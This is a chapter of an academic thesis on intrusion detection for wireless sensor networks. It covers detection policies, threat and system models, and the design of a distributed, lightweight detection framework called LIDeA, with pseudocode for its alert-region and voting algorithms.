The purpose of this chapter is twofold: *(i)* introduce the general guidelines for applying IDS architectures in static sensor networks, and *(ii)* overview the intrusion detection framework that will be used as the technology for building up our novel detection algorithms in the next chapters. Section 3.2 briefly surveys the existing IDS techniques from wired and ad-hoc networks and indicates important approaches that are appropriate for WSNs. In Section 3.3, we outline the requirements that an IDS for sensor networks should satisfy. Then, in Section 3.4, we define our system model and assumptions, based on which we describe the design followed by the intrusion detection algorithm of Section 3.5. This sets the necessary foundation for Section 3.6, where we present the detection agents of LIDeA (*D*istributed *L*ightweight *I*ntrusion *D*etection *F*ramework), describe its modules and their interconnection. In Section 3.7, we present experimental results regarding the performance of LIDeA on real sensor motes. Section 3.8 considers currently existing IDS approaches in detail, and finally, Section 3.10 concludes the chapter.

3.2 Background in Intrusion Detection

In intrusion detection we wish to provide an automated mechanism that identifies the source of an attack, once an intrusion attempt has occurred, and generates an alarm to notify the network or the administrator, so that appropriate preventive actions can take place. As an intrusion we consider any set of actions that can lead to an unauthorized access or alteration of the system's functionality. Attackers may be using an external system without authorization or have legitimate access to our system but are abusing their privileges (i.e. an *insider* attack).

3.2.1 Intrusion Detection Policies

In order to detect an intruder, we need to use a model of intrusion detection. We need to know what an IDS system should look out for. In particular, an IDS system must be able to distinguish between *normal* and *abnormal* activities in order to discover malicious attempts in time. However this can be difficult since many behavior patterns can be unpredictable and unclear. There are three main techniques that an intrusion detection system can use to classify actions (91):

- *Misuse detection.* In misuse detection or signature-based detection systems (92, 93), the observed behavior is compared with known attack patterns (signatures). Thus, action patterns that may pose a security threat must be defined and given to the system. The misuse detection system tries to recognize any "bad" behavior according to these patterns. Any action that is not clearly prohibited is allowed. This technique may exhibit low false positives, but does not perform well at detecting previously unknown attacks (94). Anjum *et al.* (95) deal with the ability of various routing protocols to facilitate intrusion detection techniques when the attack signatures are completely known in the network.

- *Anomaly detection.* Anomaly detection (96) overcomes the limitations of misuse detection by focusing on normal behaviors, rather than attack behaviors. This technique first describes what constitutes a "normal" behavior (usually established by automated training) and then flags as intrusion attempts any activities varying from this behavior by a statistically significant amount. In this way there is a considerable possibility to detect novel attacks as intrusions. There are two problems associated with this approach: First, a system can exhibit legitimate but previously unseen behavior. This would lead to a substantial false alarm rate, where anomalous activities that are not intrusive are flagged as intrusive. Second, and even worse, an intrusion that does not exhibit anomalous behavior may not be detected, resulting in false negatives.

- *Specification-based detection.* Specification-based detection (97, 98) tries to combine the strengths of misuse and anomaly detection by looking for deviations from normal behavior. In this case the normal behavior is based on manually defined specifications that describe what is a correct operation and monitors any behavior with respect to these constraints. In this way, legitimate but previously unseen behaviors will not cause a high false alarm rate, as in the anomaly detection approach. Furthermore, since it is based on deviations from legitimate behaviors, it can still detect previously unknown attacks.

In general, caution must be taken when applying the anomaly detection technique in sensor networks. It is not easy to define what is a "*normal behavior*" in such networks, as they usually adapt to variations in their environment or according to other parameters, such as the remaining battery level. So, these legitimate changes of behavior may easily be mistaken from the IDS as intrusion attempts. Moreover, sensor networks cannot bear the overhead of automatic training, due to their low energy resources. Specification-based detection seems the most appropriate approach in this case, if one can design appropriate rules that cover as broad range of attacks as possible.

3.2.2 Intrusion Detection Architectures

Traditionally, intrusion detection systems for fixed networks were divided into two categories: *host-based* and *network-based*. The host-based architecture was the first architecture to be explored in intrusion detection. A host-based intrusion detection system (HIDS) is designed to monitor, detect, and respond to system activity and attacks on a given host (node). Any decision made is based on information collected at that host by reviewing audit logs for suspicious activity. This contradicts the distributed nature of sensor networks and makes it impossible to detect network attacks. A network-based architecture is clearly more appropriate here.

Network-based intrusion detection systems (NIDS) use raw network packets as the data source. A network-based IDS typically listens on the network, and captures and examines individual packets in real time. It can analyze the entire packet, not just the header. In wired networks, active scanning of packets from a network-based intrusion detection system is usually done at specific traffic concentration points, such as switches, routers or gateways. On the other hand, wireless sensor networks do not have such “bottlenecks”. Any node can act as a router and traffic is usually distributed for load balancing purposes. So, it is impossible to monitor the traffic at certain points.

Therefore, when designing an IDS for sensor networks, we must carefully locate the detection agents. Usually, due to the distributed nature of this type of networking and the traffic routed within, identical IDS clients must be installed in several nodes. In our IDS framework, as will be shown in Section 3.6, all agents are designed to be lightweight enough so that they can be hosted by all nodes in the network.

3.3 Requirements of Intrusion Detection for WSNs

In order to elaborate on the requirements that an IDS system for sensor networks should satisfy, one has to look at the specific characteristics of these networks, as described in Section 2.3. There are two key requirements that an IDS must fulfill. These are *effectiveness* - how to make the intrusion detection system classify malign and benign activity correctly - and *efficiency* - how to run the IDS in a cost effective manner. These two requirements in essence suggest that an IDS should detect a substantial percentage of intrusions into the supervised system, while keeping the false alarm rate at an acceptable level at a lower cost. In particular, we require that an IDS for sensor networks must satisfy the following properties:

- *Localized auditing.* The IDS agents must work with localized and partial audit data. In sensor networks there are no centralized points (apart from the base station) that can collect audit data for the entire network, so this approach fits this type of networking.
- *Minimal use of resources.* The IDS framework should utilize a small amount of resources. The wireless network does not have stable connections, and physical resources of network and devices, such as bandwidth and power, are limited. Disconnection can happen at any time. In addition, the communication between nodes for intrusion detection purposes should not take too much of the available bandwidth.
- *Trust no node.* In a collaborative IDS, the nodes cannot assume that other participant nodes can be trusted. Unlike wired networks, sensor nodes can be easily compromised. These nodes may behave normally with respect to the routing of the information in order to obstruct the successful detection of another intruder node. Therefore, in cooperative algorithms, the IDS must assume that *no* node can be fully trusted.
- *Be truly distributed.* The process of data collection and analysis should be performed on a number of locations, in order to distribute the load of the intrusion detection. The distributed approach also applies to execution of the detection algorithm and alert correlation.
- *Support addition of new nodes.* In practice it is likely that a sensor network will be populated with more nodes after its deployment. An IDS should be able to support this operation and distinguish it from an attack that has the same effect. The necessity of this requirement will become clear in Chapter 5 where we will investigate in depth the effects of the wormhole attack in the network neighbor discovery protocol.
- *Be secure.* An IDS should be able to withstand a hostile attack against itself. Compromising a monitoring node and controlling the behavior of the embedded IDS agent should not enable an adversary to revoke a legitimate node from the network, or keep another intruder node undetected.

3.4 Network Model and Assumptions

3.4.1 Sensor Nodes and Communication

We consider an asynchronous multi-hop wireless sensor network comprised of a set $S = \{s_1, s_2, \ldots, s_n\}$ of n resource-constrained sensor nodes. Each node of the network has a single wireless transceiver through which it can communicate with the other nodes within its communication range r. We do not assume a unit-disk graph model for the network. Instead, we consider a realistic representation for the communication model, where the range can be affected by various reasons and change from one transmission to the next. The nodes themselves are assumed to be static, as it is the case for many sensor network paradigms, and have knowledge of their 2-hop neighborhoods. Our first assumption concerns the communication topology and is denoted by SMA-1 (for System Model Assumption):

SMA-1 *Honest* nodes (those that behave according to the protocol) are connected via a path consisting only of honest nodes. In other words, the network is characterized by redundant routes so that each node has at least one honest neighbor that behaves correctly with respect to the routing of information.

The above assumption is realistic, considering the case of sensor networks which are characterized by ad-hoc deployment and immense scale (Section 2.3.3). Since the density of the nodes is rather high, this condition will be satisfied with high probability. The discussion in Section 3.6.3 offers some more insights as to why an intruder can still be detected even when SMA-1 is not true.

We also consider unreliable links and unpredictable delays for the wireless links. When a node transmits a packet, it does not know which nodes successfully received the message, since the MAC layer of the receivers does not send any acknowledgments or requests for retransmissions. A node may miss to receive a message, either because a collision occurs or because its radio is not available at the time of the transmission.

3.4.2 Threat Model

We assume the existence of only *insider attackers* that have the ability to capture and compromise at most t nodes for launching an attack against the sensor network. We model this by allowing these nodes to behave in a manner different than the one specified by the underlying protocols (Byzantine failure (99)). As was described in the previous chapter, a *compromised* node is a network node that was physically captured by an adversary and is under her control. Therefore, by reading its memory, she can have access to the executable code, networking protocols, loaded legitimate keys and other cryptographic contents. This gives the attacker the ability to launch several kinds of attacks, such as *false data injection*, *selective reporting*, *impersonation* and *routing attacks*, without easily being detected.

On the other hand, since the adversary has access only to the resources of the captured nodes, she is limited to the CPU, power, bandwidth, and range limitations of the network's mote platform. We do not assume the existence of any extra specialized hardware like directional antennas, faster CPU, or preprocessing units that can be used to avoid detection. However, as will be discussed in Section 3.9, one can study such threat models (in order to understand their operation) and design sufficient set of detection rules and algorithms that can be easily integrated in our proposed intrusion detection scheme.

We distinguish among compromised nodes one single node which is the *source* of the attack, i.e., this node is the first to behave in a faulty way. All other non-source, faulty nodes are called *collaborators*. Collaborators are neighbors of the source of an attack and may behave normally, but in a devious way, with respect to the routing of the information (Sections 3.6.3 and 3.6.4) in order to obstruct the successful detection of the actual intruder. The attacker can follow the protocol for a certain period of time and therefore behave in a way which cannot be detected. However, at some point in time the attacker must deviate from the protocol in some faulty node to launch an attack. At this point in time, we say that the attacker attacks. Below is what we have assumed to better model the concept of intrusion detection. Our first assumption concerns the number of compromised nodes and is denoted by AMA-1 (for Attacker Model Assumption):

AMA-1 While an adversary can completely take over nodes and extract their cryptographic keys, she cannot "outnumber" honest nodes by replicating captured nodes or introducing new ones in sufficiently many parts of the network.

This assumption is needed because, as we will see in the next section, intrusion detection in sensor networks should exploit their inherent characteristic of *node cooperation*. This means that efficient IDS systems should be based on cooperative decision making mechanisms where every node participates in the intrusion detection and response process. However, in such a schema, if the majority of nodes in a specific neighborhood is compromised by an adversary, then intrusion detection task would most probably fail. That is exactly what this assumption ensures: There might exist t faulty nodes that try to affect the final detection result to the attacker's benefit, but the majority of the honest alerted nodes will still pinpoint to the intrusion source. In the sections that follow, we will see that as long as this assumption holds, the proposed architecture can be used to identify the attacker.

AMA-2 The time interval t_{Δ} needed for initializing our IDS system (Section 3.6.1), is smaller than the time needed by an adversary to compromise a sensor node during deployment.

This assumption simply says that the IDS *initialization* phase runs uninterrupted by malicious nodes. This phase includes the setup of the 2-hop neighborhood data structure and the underlying key management scheme. The fact that *neighborhood discovery* is the first step performed by a sensor network upon deployment, requiring a very small amount of time, justifies the logic behind this assumption. Furthermore, this is a standard assumption in works where some sort of security infrastructure has to be bootstrapped. After that and throughout the lifetime of the network, we place no restrictions on node behavior. Nodes may leave the network, possibly because of energy depletion, or new nodes may be deployed. In the latter case we assume that there is a secure node addition protocol that is followed to prevent an attacker from introducing her own nodes.

3.5 Designing an Intrusion Detection System for WSNs

Intrusion detection is not only about detecting that a node has been attacked, but also identifying the source of an attack. In our case, the intrusion detection process is triggered by an attack and the subsequent alerts received by the neighboring sensors. The process ends by having the participating sensors jointly *expose* the source of the attack. More precisely, the task of intrusion detection (ID) can be defined as follows:

Definition. (Intrusion Detection Problem (IDP)). *Find an algorithm that satisfies the following properties:*

- *If an honest node s exposes a node t, then t is the source of the attack.*
- *If the attacker attacks, then at most after some time τ all honest nodes participating in the detection process expose some node.*

Our approach for solving this problem is to have sensor nodes around the source of the attack exchange a list of suspect nodes, resulting from their partial view of the network, and apply a voting scheme to agree on the node they are going to expose. This protocol should be able to tolerate the presence of the attacker and its collaborator nodes, which might try to hinder its proper operation and successful outcome.

In this context and taking into consideration the discussion in Sections 3.2 and 3.3, a distributed architecture, based on node *cooperation* is a desirable solution. The correctness of such an approach has been proved mathematically in (100), where the problem of intrusion detection is presented in a more formal context. In Section 3.5.2 we discuss its logicality and efficiency, and give a brief overview of the necessary and sufficient conditions, on the behavior of the IDS agents, such that the ID problem can be solved cooperatively. However, as we noted earlier, the focus of this chapter is not to give the detailed theoretical foundation of intrusion detection but to convince the reader of the practicality and effectiveness of such an approach in the extremely resource constrained environment of sensor networks. This will set the scene for the next chapters where we will prove the applicability of the presented framework by developing novel detection countermeasures that can be incorporated into it.




Figure 3.1: Nodes A, C, D and E can be watchdogs of the link $A \rightarrow B$.

3.5.1 Architectural Options

As we noted in Section 3.2.2, an IDS for sensor networks should be network-based, in the sense that raw network packets should be used as the audit source. A popular technique, that we are following in our system, is the *watchdog* approach (101). Each packet transmitted in the network is not only received by the sender and the receiver, but also from a set of neighboring nodes within the sender's radio range. Normally these nodes would discard the packet, since they are not the intended receivers, but for intrusion detection this can be used as a valuable audit source. Hence, a node can activate its IDS agent and monitor the packets sent by its neighbors, by overhearing them (Figure 3.1). Since any node can act as a router and traffic is usually distributed for load balancing purposes, packet monitoring should take place in every node of the network.

Usually, when the activities involved in an attack fall beyond the scope of one IDS component, distributed IDS systems require that the audit data collected from different places be forwarded to a central location for analysis. In sensor networks such a location could be the base station. However, it is not a wise choice to make, given the large communication overhead involved. This means that some sort of aggregation must take place locally, at the area of the attack, either at a specific node in the network or in a distributed fashion.

In the first case, the intrusion related information from different locations can be collected by a node (e.g. cluster head) and correlated together to make the final decision on the intrusion. The rest of the nodes do not participate in this decision. In such architectures, the decision-making nodes can attract the interest of an attacker, since their elimination would leave the network undefended. Furthermore, they restrict computation-intensive analysis of overall network security state to a few key nodes. Their special mission of processing the information from other nodes and deciding on intrusion attempts results in an extra processing overhead, which may quickly lead to their energy exhaustion, unless different nodes are dynamically elected periodically. Therefore, the second case, where audit data are aggregated in a distributed fashion is more appropriate for sensor networks and will be followed in our approach.

In its configuration, the system model does not include timing assumptions and is characterized by communication between 1-hop and 2-hop neighbors and the use of modern cryptography. There are no *a priori* trusted nodes, or any reputation system, as that would raise considerably the energy requirements. Instead, as we described in Section 3.4.2, the system allows the arbitrary behavior of the nodes: a node (*collaborator*) may behave normally with respect to routing in order to avoid being detected by the IDS, but it can show malicious behavior to obstruct the successful detection of another intruder node. Our IDS system is based on the power of *majority* to protect itself from these misbehaving nodes.

3.5.2 Cooperative Detection Engine

The overall objective of our collaborative approach is to have neighboring nodes identify the source of the attack. Attacks are locally detected by the hosted IDS agents. We abstract such mechanisms of a sensor node into a *local detection engine* (Section 3.6.2). In what follows, we concentrate on the case where there is only one attacker ($t = 1$) and present some necessary and sufficient conditions (100) for the solvability of the intrusion detection problem. However, following the threat model presented in Section 3.4.2, the performance evaluation of our scheme (Section 3.7) is based on a more *generalized* case where a number of collaborators may exist that try to hide the existence of the attacker.

Whenever the detection engine at a node s notices something wrong in its neighborhood, it outputs an alert. This alert can contain one of two things: either the node ID of the attacker or a list of *suspected nodes*. In the first case, the node detecting the attack was able to identify the source (102). In the second case, it simply outputs some set $Suspect(s)$ of possible attacking nodes. $Suspect(s)$ will contain a subset of neighbors or may even be equal to the whole neighborhood of s. In any case, it cannot contain any non-neighboring node, since node s could not have observed an attack outside its radio range. By communicating its list of suspected nodes to the other nodes and collaborating with them is what can lead to a narrowed set of possible nodes that could be the attacker.

For the following we define the *alerted set* of a node s, $Alert(s)$, to contain the IDs of all its neighboring nodes that have detected the attack, i.e. produced an alert and transmitted their suspected sets. Below we define a sufficient condition, the truth of which implies that the IDP can be solved by our collaborative approach.

Condition 1. Intrusion Detection Condition 1 (IDC-1). *For all nodes in the neighborhood of the attacker, no other node has the same alert set as the attacker.*




Figure 3.2: An example topology where node 6 is the attacker. No other neighboring node has the same *alert region* as the attacker.




Figure 3.3: An example topology where node 6 is the attacker. Node 4 has the same *alert region* as the attacker.

As an example, consider the case depicted in Figure 3.2 where node 6 is the attacker. Here, all its neighboring nodes $(1, 4, 5, 7)$ are in alert mode and their alert and suspect sets are:

Table 3.1: *Produced Suspected Sets*

$Alert(1)::\ \{\emptyset\},\ Suspect(1)::\ \{2, 6\}$	$Alert(4)::\ \{5\},\ Suspect(4)::\ \{3, 5, 6\}$
$Alert(5)::\ \{4, 7\},\ Suspect(5)::\ \{4, 6, 7\}$	$Alert(7)::\ \{5\},\ Suspect(7)::\ \{5, 6\}$

Let all alerted nodes exchange their suspect sets. This is possible in our system model because each pair of honest nodes is connected by a path consisting of honest nodes, and communication is reliable. Note that the attacker also can go into the alert mode. Moreover, it can send different suspected sets to different nodes. However, as we assume that all nodes know their 2-hop-neighborhood, the suspected set of the attacker may only contain its neighbors. Otherwise, the attackers messages would be discarded.

Consider the suspected sets received by all honest nodes. As the attacker is included in the suspected set of every honest node, and no honest node has the same alerted neighborhood as the attacker, no honest node can be suspected by more nodes than the attacker. Thus, if some node is suspected by more nodes than all other nodes, this node can be immediately identified as the attacker. In this case, the identified source is node 6.

A more complicated case arises when there are two or more nodes which are suspected by the same number of nodes. This situation can arise, e.g., if the attacker also goes into the alert mode and accuses some of its neighbors. For instance, in our case, the attacker can issue an alert accusing node 4 as the source of the attack. This will result to the confusion of honest node 5 who will, then, conclude on a set of possible attackers $(4, 6)$ which have the same number of suspicions. How can such a node distinguish between nodes 4 and 6?

Obviously, because of $IDC - 1$, there are some honest nodes (i.e. node 7) who have the actual attacker in the suspected set but not node 4. Therefore, node 5 must decide which of nodes 6 and 7 lies about their suspicion. We can show that there is an alerted node which is not neighbor of node 7 (i.e. node 1). Indeed, if all alerted nodes were neighbors of node 7, then nodes 6 and 7 would have the same alerted neighborhood with respect to each other, which contradicts the $IDC - 1$. Thus, node 5 has to find out which of the nodes 4 and 6 is not a neighbor of some alerted node. This is possible as all nodes know their 2-hop neighborhood. This node has to be honest, and the remaining node is identified as the attacker.

But what happens if $IDC - 1$ is not satisfied, as in Figure 3.3 where nodes 4 and 6 has the same alert sets with respect to each other? Obviously, if the attacker participates in the process, this results in all nodes suspecting equally both nodes 4 and 6. In the following we give another sufficient condition for solving the intrusion detection problem which can be valid in the network independently of the validity of $IDC - 1$.

Condition 2. Intrusion Detection Condition 2 (IDC-2). *If all neighbors of the attacker are alerted, then,*

- *If two or more nodes are suspected by the majority of nodes, then all honest nodes suspected by the majority have non-alerted neighbors.*

As an example, consider the case depicted in Figure 3.3. Here two nodes 4 and 6 are suspected by the majority of the honest nodes. In this case, the alerted nodes have to find out which of these two "suspects" have non-alerted neighbors. We can see that node 3 which is a neighbor of node 4 has not issued an alert. This means that it hasn't detected any suspicious behavior coming from node 4. Therefore, node 6 is the actual attacker since all of its neighboring nodes have gone into alert mode.

The above described conditions are both sufficient and necessary for the solvability of IDP meaning that either the $IDC - 1$ or the $IDC - 2$ should be satisfied in the sensor network in order for our collaborative scheme to conclude on the attacker's ID. Having covered the basic concepts of our intrusion detection system (more detailed can be found in (100)), in the next section we will emphasize on the algorithms that are actually followed by the distributed IDS agents.

3.6 LIDeA: A Distributed Lightweight Intrusion Detection Framework

The agents that are hosted by the nodes are capable of sharing their partial views, agree on the identity of the source and expose it. By distributing the agents throughout the network and have them collaborate, we make the system *scalable* and *adaptive*. When a malicious node is found, an alarm message is broadcasted to the network. Each node then makes a final decision based on the detection reports from other nodes. To avoid drastic flooding over the network caused by broadcasting local detection results, the alarm messages are restricted to a region formed only by the alerted nodes.

We build the architecture of the IDS agent based on the conceptual modules shown in Figure 3.4. Each module is responsible for a specific function, which we describe in the sections below. The IDS agents are *identical in each node* and they can broadcast messages for agents residing in neighboring nodes.




Figure 3.4: Architecture of LIDeA IDS agent.

3.6.1 Neighborhood Perimeter & Key Management Module

After the deployment of the sensor network, an initialization phase takes place. During this phase all nodes discover their 2-hop neighborhood by broadcasting their IDs with a packet that has a

TTL field equal to 2, meaning that each packet will be forwarded only once by the sender's 1-hop neighbors (*NeighborhoodPerimeter* module). This is done because, as we described earlier, the detection process involves the communication of the nodes which are neighbors of the (yet unknown) attacker, but they might be 2-hops away from each other.

Next, each node generates a one-way key chain of length n, using a pre-assigned unique secret key K_n (*KeyManagement* module). A one-way key chain [103] $(K_0, K_1, \ldots, K_{n-1}, K_n)$ is an ordered list of cryptographic keys generated by successively applying a one-way hash function F to the key seed K_n, such as $K_j = F(K_{j+1})$, for $j = n-1 \ldots 0$. Therefore, any key K_j is a commitment to all subsequent keys K_i, $i > j$. As the last step in the initialization phase, each node announces the resulted K_0 to all of its 1-hop and 2-hop neighbors following the same procedure described above for the 2-hop neighborhood discovery.

The intuition behind the usage of such a key-chain scheme is to *authenticate* each one of the subsequent message transmissions that hold a node's vote. Since we don't care about secrecy, as the attacker can participate in the detection process, we wish to ensure *message integrity* and *freshness*. Therefore, it is more efficient to use key chains, instead of other cryptographic primitives (e.g., public key cryptography), as they are lightweight enough to run in limited computing environments like the ones we encounter in sensor networks. This is based on the fact that once a sensor node has an authenticated key in a key chain, only pseudo random function operations are needed to authenticate the subsequent broadcast messages.

Furthermore, key chains ensure *non-forgeability* and protection against *old-keys compromise*. Their operation is based on using different key commitments, at each run of the detection process task, and disclosing the used key (for message authentication) at the end of each round (more details can be found in Section 3.6.4). Therefore, even in the case that one of these keys is exposed by the adversary, it doesn't give her access to any subsequent keys. As a result she may succeed in forging broadcast messages for only one detection process round. However, to improve the survivability of our scheme against such forged message attacks, we use redundant message transmission and random delays to deal with the messages that hold node votes. In this way when a node receives an incoming signed vote, it accepts it only while it has not published its own key and it has not received the key from the node that sends the message.

As we said, the strength and usability of these key chains depend on the authentication of the key chain commitment contained in the corresponding commitment distribution message. At the time of key disclosure, each one of the receivers can easily verify the correctness of the key by checking whether it generates the previous one, stored in the key chain, through the application of F. This makes the commitment distribution messages attractive targets for attackers. An attacker may disrupt the distribution of the disclosed key messages, and thus prevent the sensors from authenticating broadcast messages during the corresponding detection process time intervals. The simplest way to do this is to jam the communication channel. However, it is not to the benefit of the attacker to jam or interfere overheard communications, since this can be detected by the base station and lead to her exposure.

3.6.2 Local Detection Engine Module

This module collects the audit data from the *Local Packet Monitoring* module and analyzes it according to some given rules. A set of rules is provided for each attack, and whenever one or more rules are satisfied, a local alert is produced by the module. Whether a rule is satisfied or not does not just depend on information from the intercepted packets, but also on information from the 2-hop neighborhood table or information from past observed behavior.

As depicted in Figure 3.4, the *LocalDetectionEngine* module incorporates both classes of intrusion detection techniques, i.e., *misuse detection* and *anomaly detection*. Following the discussion of Section 3.2.1, misuse detection catches intrusions in terms of the characteristics of known attacks or system vulnerabilities (any action that confronts to the pattern of a known attack is considered intrusive) whereas anomaly detection is based on the normal behavior of the system (any action that significantly deviates from this behavior is considered intrusive). Example of misuse detection rules include the case of a selective forwarding attack where the nodes are able to identify the one node that drops the messages by monitoring the transmissions in their neighborhood (102). In Chapter 4, we propose a set of novel misuse detection rules against the sinkhole attack that targets the underlying routing layer.

In the case of anomaly detection, *statistical modeling* (104, 105) is among the earliest methods used for detecting intrusions in electronic information systems. It is assumed that an intruder's behavior is noticeably different from that of a normal user, and statistical models are used to aggregate the user's behavior and distinguish an attacker from a normal user. In Chapter 5, we explore the development of such a *localized* anomaly algorithm that can detect wormhole attacks on wireless networks directly based on *connectivity* information implied by the underlying communication graph. The intuition is to search for simple network structures that indicate that no attack is taking place.

The *detection engine* of a node s outputs an alert. This alert can contain one of two things: either the node ID of the attacker or a list of *suspected nodes*. In the first case, the node detecting the attack was able to identify the source (e.g. a node dropping packets), so it directs the alert to the *Local Response* module for immediate measures. In the second case, it simply outputs some set $Suspect(s)$ of possible attacking nodes. $Suspect(s)$ will contain a subset of neighbors or may even be equal to the whole neighborhood of s. In any case, it cannot contain any non-neighboring node, since node s could not have observed an attack outside its radio range. By communicating its list of suspected nodes to the other nodes and collaborating with them is what can lead to recognizing the attacker's identity.

3.6.3 Alert Region Module

This module is activated only in the case where the *local detection engine* was inconclusive on the identity of the attacker and a suspect set was produced. In this case we call the node an *alerted node*. The set of alerted nodes define an *alert region*. Since not every node that belongs to the alert region has to be within communication range of each other, we need to define a communication abstraction intended to provide "connectivity" between them, or else a "neighborhood relationship". The *AlertRegion* module is responsible of exactly that: to let each alerted node find out about each other, so that they can form a group and start communicating.

Algorithm 1: The *Alert Region* Algorithm

```
Data: Node ID $s$ being in alert mode
Result: Alert region vector AR
begin
    - Step 1: Send a message $m_a$ with the payload to be your node ID and a TTL field
              equal to 1;
    - Step 2: Set a timer $T_1$ to expire after time $\tau_1$;
    - Step 3: While the timer $T_1$ has not expired, if you receive a message $m_a$, store the ID
              of the sender. If $TTL = 1$, reduce it to 0 and forward it;
    - Step 4: If timer $T_1$ expires, call the Voting Algorithm;
end
```

The construction of the alert region is dynamically formed at the time of the attack and proceeds in iterations (Algorithm 1). Each alerted node s broadcasts a short message, which we call the *alert message* $m_a(s)$, in order to include itself in the alert region. The phase of the alert region construction lasts time τ_1 in each node. A node will enter this phase when it detects the attack locally and produce the local alert. Therefore, it's not necessary that all nodes will enter this phase simultaneously, nor do we require it. The value of the timer T_1 is set experimentally so that all nodes have sufficient time to exchange their alert messages and find out about each other.

Note that a faulty node (the attacker itself or a node collaborating with the attacker) can either try to include itself in the alert region or choose not to forward an alert message in order to exclude an honest node from the alert region. Since we don't know the attacker *a priori* and, as we said, we don't require any reputation system to establish a trust relationship among the nodes, we have no other choice but to accept this possibility. However, we expect that the original sender will have at least one honest neighbor who will forward the packet and it will eventually reach the 2-hop neighbors. But still, in the case that there is only one path passing through the attacker, it is not to the benefit of the attacker to drop messages, since this will signify an instance of selective forwarding and the attacker will be identified more easily.

3.6.4 Exposure Module

The *Exposure* module is responsible for executing the core functionalities of the IDS system, namely the *Voting* phase and the *Publish Key* phase. The goal of the Voting Phase is to have the nodes collaborate and exchange their suspect lists (we call them *votes*), so that they can agree on the identity of the attacker. Let us denote the message that bears the vote of node s as $m_v(s)$. What is important here is to achieve *consistency*. Thus, honest nodes must receive the suspect lists of the nodes in the alert region and each suspect list must indeed correspond to the one transmitted by the alerted node (Algorithm 2).

To achieve this, we must ensure two things. First, that the votes of the honest nodes do not get lost, i.e. all honest nodes receive all votes from the rest of the honest nodes. This is possible because of the alert region that we constructed in the previous phase. If a vote gets lost, a node can request it and receive it (given that it has at least one honest alerted neighbor). The second thing to ensure is that the votes of honest nodes do not get spoofed by intermediate faulty nodes. For this reason, each node signs the votes using the next key from its key chain.

Algorithm 2: The *Voting* algorithm

```
Data: Node ID $s$ being in the alert region
Result: Vector of collected votes
begin
    - Step 1: Send message $m_v(s)$ signed with the next key $K_j$ from the one-way key chain:

              $m_v(s) = Suspect(s)||H(Suspect(s)||K_j)$

              Set the TTL field of the message equal to 1;
              Set a timer $T_2$ to expire after time $\tau_2$;
    - Step 2: Buffer any received votes from other nodes and forward them if $TTL = 1$;
    - Step 3: If votes from all 1-hop alerted neighbors have been received, broadcast
              an advertisement message $m_{adv}$;
    - Step 4: If a message $m_{req}$ has been received for a missing vote and you have it,
              forward it again;
    - Step 5: If corresponding messages $m_{adv}$ from all 1-hop alerted neighbors have been
              received, or time $\tau_2$ has elapsed, call the Publish Key Algorithm;
end
```

